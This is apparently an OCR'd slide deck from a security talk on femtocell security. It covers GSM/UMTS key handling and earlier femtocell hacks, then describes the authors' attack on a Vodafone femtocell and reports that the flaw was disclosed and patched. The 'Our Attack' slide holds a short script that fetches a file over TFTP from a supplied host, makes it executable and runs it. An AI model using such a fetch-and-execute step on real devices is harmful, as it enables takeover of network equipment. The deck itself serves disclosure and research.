Femtocell Security in Theory and Practice

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
Femtocells

- “Small” cell tower
- Small range
- Low powered
- Cheap
- Installed by user
- Remote controlled by provider


Other cells

- Macro cell
- Micro cell
- Nano cell
- Femto cell


The Telco network




Authentication Keys




Crypto Keys in GSM




Crypto Keys in UMTS




Crypto Keys in Femtocells (Ideally)



Crypto Keys in Femtocells



Femtocell Security



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Subscriber location privacy and untraceability	✓	✓
Availability	✓	✓

Earlier Femtocell Hacks

Vendor	Type
Sagemcom	Vodafone SureSignal [1]
Samsung	Verizon SCS-24UC4[2]
	& SCS-2U01
	& Sprint Airave
Ubiquisys	SFR Home 3G[3]

[1] The Hackers Choice
[2] Fasel and Jakubowski – Trustwave
[3] Borgaonkar, Redon and Seifert – TU Berlin

Our Attack

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
Secured against the previous attacks:

- no SSH running,
- different code published under GPL,
- holding power button did not trigger unsafe updates.

Our Attack



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adam

```
#!/command/execlineb -S1
# download command script
if -n {
  forx -x 1 i { 1 2 3 }
   foreground { s6-sleep 5 }
   if -n { /bin/tftp -g -r femto3xx/originalsin -l /tmp/eve ${1} }
}

# add exec rights
if { s6-chmod 0755 /tmp/eve }

# execute script
/tmp/eve ${1}
```

Conclusions

- Femtocells should not receive user keys.
- Still femtocells introduce new weaknesses and make existing weaknesses easier to exploit.

Responsible disclosure

We informed Vodafone Netherlands of our findings.

Newer firmware versions already disabled the recovery mode.
Our attack no longer works on this newer version.

Current femtos are shipped with the newer firmware and vulnerable femtos in the field were remotely upgraded.

Questions?

(Most) Relevant Specifications

- 3GPP TS 25.467 UTRAN architecture for 3G Home NodeB (HNB)
- 3GPP TS 33.320 Security of Home Node B (HNB) /Home evolved Node B (HeNB)